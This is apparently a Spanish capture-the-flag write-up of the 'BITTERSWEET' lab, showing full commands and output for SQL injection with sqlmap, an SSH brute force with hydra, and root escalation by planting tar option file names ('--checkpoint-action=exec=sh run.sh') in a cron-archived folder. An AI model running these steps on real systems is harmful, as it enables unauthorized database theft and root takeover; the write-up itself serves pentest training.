


Solución al lab **BITTERSWEET** (nivel medio)




Comenzaremos realizando un escaneo de puertos con nmap




Haremos una enumeración web comenzando con la inspección visual del sitio web



Página principal



Código fuente



catalog.php



Usaremos ferxbuster para ver si hay directorios o archivos ocultos a nuestra vista

```
chifay@kali: ~/Whoami-Labs/BITTERSWEET
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/BITTERSWEET chifay@kali: ~/Whoami-Labs/BITTERSWEET chifay@kali: ~/Whoami-Labs/BITTERSWEET
by Ben "epi" Risher ver: 2.13.1

Target Url http://172.17.0.2/
In-Scope Url 172.17.0.2
Threads 50
Wordlist /usr/share/wordlists/dirb/common.txt
Status Codes All Status Codes!
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Extensions [php, txt, html, bak, old]
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 32w 312c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
403 GET 9l 29w 315c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200 GET 20l 106w 1022c http://172.17.0.2/catalog.php
200 GET 88l 178w 2547c http://172.17.0.2/
200 GET 88l 178w 2547c http://172.17.0.2/index.php
[#####] - 6s 27696/27696 0s found:3 errors:0
[#####] - 6s 27684/27684 4855/s http://172.17.0.2/

(chifay@kali)-[~/Whoami-Labs/BITTERSWEET]
$
```

Después de varias pruebas fallidas por fin enontré que el parámetro id en catalog.php es vulnerable a **SQL Injection**. Vemos el error:

```
(chifay@kali)-[~/Whoami-Labs/BITTERSWEET]
$ curl -s "http://172.17.0.2/catalog.php?id=../../../../etc/passwd"
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>BitterSweet | Recipe Catalog</title>
  <style>
    body { font-family: 'Poppins', sans-serif; background: #1a0f0a; color: #f5f5f5; padding: 50px; }
    .recipe-card { background: #3d2b1f; padding: 30px; border-radius: 15px; border-left: 5px solid #d4af37; max-width
: 800px; margin: auto; }
    .error { color: #ff5555; background: #2a1b1b; padding: 10px; border-radius: 5px; margin-bottom: 20px; font-family
: monospace; }
    h2 { color: #d4af37; border-bottom: 1px solid #d4af37; padding-bottom: 10px; }
    .ingredients { font-style: italic; color: #ccc; }
    a { color: #d4af37; text-decoration: none; margin-top: 20px; display: inline-block; }
  </style>
</head>
<body>
  <div class="recipe-card">
    <div class="error">DATABASE ERROR: You have an error in your SQL syntax; check the manual that corresponds to you
r MariaDB server version for the right syntax to use near ' ../../../../etc/passwd' at line 1</div>
    <a href="index.php">Back to Home</a>
  </div>
</body>
</html>
```

Vamos a generar manualmente el archivo de request.txt para probarlo con sqlmap y ver si podemos obtener las bases de datos

```
(chifay@kali)-[~/Whoami-Labs/BITTERSWEET]
$ cat > request_sql.txt << 'EOF'
GET /catalog.php?id=1 HTTP/1.1
Host: 172.17.0.2

EOF

(chifay@kali)-[~/Whoami-Labs/BITTERSWEET]
$ sqlmap -r request_sql.txt --level=3 --risk=3 --batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
ble for any misuse or damage caused by this program

[*] starting @ 12:24:34 /2026-08-12/

[12:24:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[12:24:45] [INFO] fetching database names
available databases [2]:
[*] factory
[*] information_schema

[12:24:45] [INFO] fetched data logged to text files under '/home/chifay/.local/share/sqlmap/output/172.17.0.2'

[*] ending @ 12:24:45 /2026-08-12/
```

Hemos encontrado las bases de datos factory e information_schema, por lo que pasaremos a ver todo el contenido de la base de datos factory

```
(chifay@kali)-[~/Whoami-Labs/BITTERSWEET]
$ sqlmap -r request_sql.txt -D factory --dump --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
ble for any misuse or damage caused by this program

[*] starting @ 12:32:31 /2026-08-12/

Database: factory
Table: recipes
[3 entries]
+-----+-----+-----+
| id | name | ingredients |
+-----+-----+-----+
| 1 | Dark Delight | 70% Cocoa, Sugar, Vanilla |
| 2 | Salted Caramel | Milk Chocolate, Sea Salt, Sugar |
| 3 | Bitter Orange | Dark Cocoa, Orange Peel, Sugar |
+-----+-----+-----+

Database: factory
Table: staff
[1 entry]
+-----+-----+-----+
| id | salt | user | pass_hash |
+-----+-----+-----+
| 1 | secret_spice_2024 | chocolatier | c637a72d42183c5098b6719b67ff9b97 |
+-----+-----+-----+
```

Hemos encontrado al usuario chocolatier con su contraseña en un hash MD5 con salt

Después de pasar bastante tiempo tratando de crackear el hash con salt con hashcat y john y probar varias interacciones no se pudo obtener un resultado positivo, por lo que decidí poner directo un ataque con hydra y logré obtener resultado positivo

```
(chifay@kali) - [~/Whoami-Labs/BITTERSWEET]
$ hydra -l chocolatier -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 64
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-12 14:21:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 579.00 tries/min, 579 tries in 00:01h, 14343868 to do in 412:54h, 16 active
[STATUS] 384.33 tries/min, 1153 tries in 00:03h, 14343294 to do in 621:60h, 16 active
[STATUS] 315.43 tries/min, 2208 tries in 00:07h, 14342239 to do in 757:50h, 16 active
[STATUS] 290.93 tries/min, 4364 tries in 00:15h, 14340085 to do in 821:30h, 14 active
[22][ssh] host: 172.17.0.2 login: chocolatier password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 12 final worker threads did not complete until end.
[ERROR] 12 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-12 14:38:40
```

Ahora que ya tenemos completa las credenciales vamos a conectarnos por ssh y ver que podemos lograr

```
(chifay@kali) - [~/Whoami-Labs/BITTERSWEET]
$ ssh chocolatier@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
chocolatier@172.17.0.2's password:
Linux bittersweet 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
chocolatier@bittersweet:~$
chocolatier@bittersweet:~$ whoami
chocolatier
chocolatier@bittersweet:~$ id
uid=1000(chocolatier) gid=1000(chocolatier) groups=1000(chocolatier)
chocolatier@bittersweet:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for chocolatier:
Sorry, try again.
[sudo] password for chocolatier:
Sorry, user chocolatier may not run sudo on bittersweet.
chocolatier@bittersweet:~$ pwd
/home/chocolatier
chocolatier@bittersweet:~$ ls -al
total 28
drwxr-xr-x 1 chocolatier chocolatier 4096 Apr  5 21:23 .
drwxr-xr-x 1 root         root       4096 Apr  5 21:23 ..
-rw-r--r-- 1 chocolatier chocolatier 220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 chocolatier chocolatier 3526 Mar 27  2022 .bashrc
-rw-r--r-- 1 chocolatier chocolatier 807 Mar 27  2022 .profile
drwxrwxrwx 2 chocolatier chocolatier 4096 Apr  5 21:23 backup_stage
-rw-r--r-- 1 chocolatier chocolatier  34 Apr  5 21:23 user.txt
```

Veamos el contenido del archivo user.txt

```
chocolatier@bittersweet:~$ cat user.txt
Whoami{sw33t_sqli_4nd_s4lt_cr4ck}
chocolatier@bittersweet:~$ ls -al backup_stage/
total 8
drwxrwxrwx 2 chocolatier chocolatier 4096 Apr  5 21:23
drwxr-xr-x 1 chocolatier chocolatier 4096 Apr  5 21:23 ..
chocolatier@bittersweet:~$
```

Hemos encontrado la bandera de usuario. Ahora necesitamos escalar privilegios para poder buscar la bandera de root por lo que nuestro siguiente paso seria buscar binarios SUID

```
chocolatier@bittersweet:~$ find / -perm -4000 -type f -ls 2>/dev/null
1881    60 -rwsr-xr-x  1 root    root      58416 Apr 18  2025 /usr/bin/chfn
1984    64 -rwsr-xr-x  1 root    root      63960 Apr 18  2025 /usr/bin/passwd
1931    88 -rwsr-xr-x  1 root    root     88304 Apr 18  2025 /usr/bin/gpasswd
1884    52 -rwsr-xr-x  1 root    root     52880 Apr 18  2025 /usr/bin/chsh
1974    44 -rwsr-xr-x  1 root    root     44632 Apr 18  2025 /usr/bin/newgrp
7791   180 -rwsr-xr-x  1 root    root    182600 Feb  6  2026 /usr/bin/sudo
7969    52 -rwsr-xr--  1 root    messagebus 51336 Jun  6  2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
8019   472 -rwsr-xr-x  1 root    root     481608 May  8  2025 /usr/lib/openssh/ssh-keysign
9993   1336 -rwsr-xr-x  1 root    root    1364776 Oct 28  2024 /usr/sbin/exim4
1380    72 -rwsr-xr-x  1 root    root      71912 Mar 28  2024 /bin/su
1386    36 -rwsr-xr-x  1 root    root     35040 Mar 28  2024 /bin/umount
1365    56 -rwsr-xr-x  1 root    root     55528 Mar 28  2024 /bin/mount
```

Posible escalada con /usr/sbin/exim4, vamos a verificar la versión para ver si es explotable

```
chocolatier@bittersweet:~$ /usr/sbin/exim4 --version
Exim version 4.94.2 #2 built 28-Oct-2024 22:37:14
Copyright (c) University of Cambridge, 1995 - 2018
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2018
Berkeley DB: Berkeley DB 5.3.28: (September  9, 2013)
Support for: crypteq iconv() IPv6 GnuTLS move_frozen_messages DANE DKIM DNSSEC Event I18N OSCP PIPE_CONNECT PRDR SOCKS TC
P_Fast_Open
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch cdb dbm dbmjbz dbmnz dnsdb dsearch nis nis0 passwd
Authenticators: cram_md5 plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtpl pipe smtp
Fixed never_users: 0
Configure owner: 0:0
Size of off_t: 8
Configuration file search path is /etc/exim4/exim4.conf:/var/lib/exim4/config.autogenerated
Configuration file is /var/lib/exim4/config.autogenerated
chocolatier@bittersweet:~$
```

La versión de Exim4 es **4.94.2**, que es posterior a las versiones vulnerables (4.87 - 4.91). El exploit CVE-2019-10149 no funciona en esta versión, vamos a ver si encontramos binarios con SGID

```
chocolatier@bittersweet:~$ find / -perm -2000 -type f -ls 2>/dev/null
1918    32 -rwxr-sr-x  1 root    shadow    31160 Apr 18  2025 /usr/bin/expiry
1878    80 -rwxr-sr-x  1 root    shadow    80256 Apr 18  2025 /usr/bin/chage
7586    16 -rwxr-sr-x  1 root    root     15208 Nov 19  2020 /usr/bin/dotlock.mailutils
7785   348 -rwxr-sr-x  1 root    ssh      354440 May  8  2025 /usr/bin/ssh-agent
7569    44 -rwxr-sr-x  1 root    crontab  43568 Feb 22  2021 /usr/bin/crontab
1850    40 -rwxr-sr-x  1 root    shadow   38912 Aug  3  2025 /sbin/unix_chkpwd
```

Tenemos /usr/bin/crontab que se ejecuta con SGID del grupo crontab (-rwxr-sr-x)

Revisando las tareas y script de crontab encontré uno que se ejecuta a cada minuto

```
chocolatier@bittersweet:~$ cat /etc/cron.d/backup-task
* * * * * root cd /home/chocolatier/backup_stage && /bin/tar -cf /tmp/backup.tar *
chocolatier@bittersweet:~$
```

Escalar como root con crontab

1. Crear el script malicioso y darle permisos de ejecución

```
chocolatier@bittersweet:~$ echo 'cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash' > /home/chocolatier/backup_stage/run.sh
chocolatier@bittersweet:~$ chmod +x /home/chocolatier/backup_stage/run.sh
chocolatier@bittersweet:~$
```

2. Crear archivos de checkpoint de tar

```
chocolatier@bittersweet:~$ touch -- "--checkpoint=1"
chocolatier@bittersweet:~$ touch -- "/home/chocolatier/backup_stage/--checkpoint-action=exec=sh run.sh"
chocolatier@bittersweet:~$
```

3. Esperar 1-2 minutos para que el cron se ejecute y verificar en /tmp

```
chocolatier@bittersweet:~$ ls -al /tmp/
total 1232
drwxrwxrwt 1 root      root      4096 Aug 12 21:57 .
drwxr-xr-x 1 root      root      4096 Aug 12 17:48 ..
-rw-r--r-- 1 root      root      10240 Aug 12 21:58 backup.tar
-rwxr-xr-x 1 chocolatier chocolatier 120 Aug 12 21:41 create_files.sh
-rwsr-sr-x 1 root      root      1234376 Aug 12 21:58 rootbash
-rw----- 1 root      root          0 Apr  5 21:23 tmp.EcpMNIyOS8
chocolatier@bittersweet:~$
```


4. Ejecutar la shell root

```
chocolatier@bittersweet:~$ /tmp/rootbash -p
rootbash-5.1# whoami
root
rootbash-5.1#
```

5. Buscar la flag de root

```
rootbash-5.1# cd /root
rootbash-5.1# ls
root.txt
rootbash-5.1# cat root.txt
Whoami{[REDACTED]}
rootbash-5.1#
```

6. Verificar la bandera



The screenshot shows a terminal window titled 'chifay@kali: ~/Whoami-Labs/BITTERSWEET'. It displays the progress of a CTF challenge. At the top, it says 'Entrena pentesting en escenarios reales. Simula ataques · Documenta hallazgos · Progresas.' Below that, it shows 'Cargando imagen...' and 'Imagen lista'. Then, 'Desplegando...' and '¡Listo para atacar!'. The challenge details are: 'Lab: BitterSweet', 'Dificultad: ***** intermedia', and 'XP: 3'. The objective is '172.17.0.2' and the date is '2026-08-12 11:48:30 -0600'. The flag is shown as 'Flag (BitterSweet{...}): Whoami{[REDACTED]}'. At the bottom, it says '¡Conquistado!', 'BitterSweet completado', 'Hora: 2026-08-12 16:03:17 -0600', 'Tiempo Total: 4h 14m 47s', and 'Ctrl+C para salir'.